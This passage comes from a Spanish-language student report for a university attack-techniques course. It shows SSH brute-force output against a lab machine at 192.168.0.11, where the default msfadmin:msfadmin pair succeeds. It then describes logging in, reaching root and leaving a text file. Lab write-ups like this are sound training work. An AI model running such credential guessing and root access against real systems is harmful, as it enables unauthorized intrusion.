[-] Probando en target: 192.168.0.11 credenciales: Admin:root Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: Admin:Admin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: Admin:User Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: Admin:msfadmin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: User:admin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: User:user Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: User:guest Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: User:root Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: User:Admin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: User:User Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: User:msfadmin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: msfadmin:admin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: msfadmin:user Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: msfadmin:guest Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: msfadmin:root Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: msfadmin:Admin Contraseña incorrecta
[-] Probando en target: 192.168.0.11 credenciales: msfadmin:User Contraseña incorrecta
[+] Contraseña encontrada en target: 192.168.0.11 credenciales:[msfadmin:msfadmin] Contraseña Correcta
```

Al finalizar todo el proceso, en la consola se puede ver que el programa logro detectar dos pares de credenciales por medio de las cuales se puede hacer conexión por medio de SSH a la maquina objetivo, con esto, se procede a realizar el ingreso a la máquina.


4. **Ingreso a la maquina**: finalmente, con la IP, credenciales de acceso y defineido el puerto 22 de entrada, se procede a tener acceso desde la maquina atacante con las credenciales entregadas. Primero se realiza el ingreso con el usuario user y se comprueba si nos permite ingresar al root:




Con el usuario user no se obtuvo suerte para ingresar como usuario root, por lo que se realiza a continuación el ingreso con el usuario msfadmin:



Este usuario permitió perfectamente el ingreso al root, por lo que se dejara un archivo txt con el mensaje “Felipe estuvo aquí”.



Al realizar el ingreso desde la maquina objetivo se pudo evidenciar que el mensaje si fue dejado con éxito.



Bibliografía

Lopez Garabal, A. (2020). *TRABAJO PRÁCTICO FINAL Laboratorio de sistemas operativos y computadoras METASPLOIT FRAMEWORK* [Inter Organic]. http://www.interorganic.com.ar/josx/metasploit.pdf

Offensive Security. (2019, August 16). *Payload Types - Metasploit Unleashed*. Offensive Security. https://www.offensive-security.com/metasploit-unleashed/payload-types/

Pastor Ricos, F. (2020). *Pentesting y generación de exploits con Metasploit* [Universitat Oberta de Catalunya]. http://openaccess.uoc.edu/webapps/o2/bitstream/10609/119387/8/ferpasriTFM0620memoria.pdf

Rizaldos, H. (2018, October 22). *Qué es Metasploit*. OpenWebinars. https://openwebinars.net/blog/que-es-metasploit/

Sanchez, S. (2018). *bruteSSH* . Github. https://github.com/sasaga/bruteSSH

Tabla de ilustraciones

Facultad de ingeniería

Programa Ingeniería de sistemas

Docente: J Eduar Criollo S

Asignatura: TECNICAS DE ATAQUE

Código estudiante: 30000050832 – LUIS FELIPE VELASCO TAO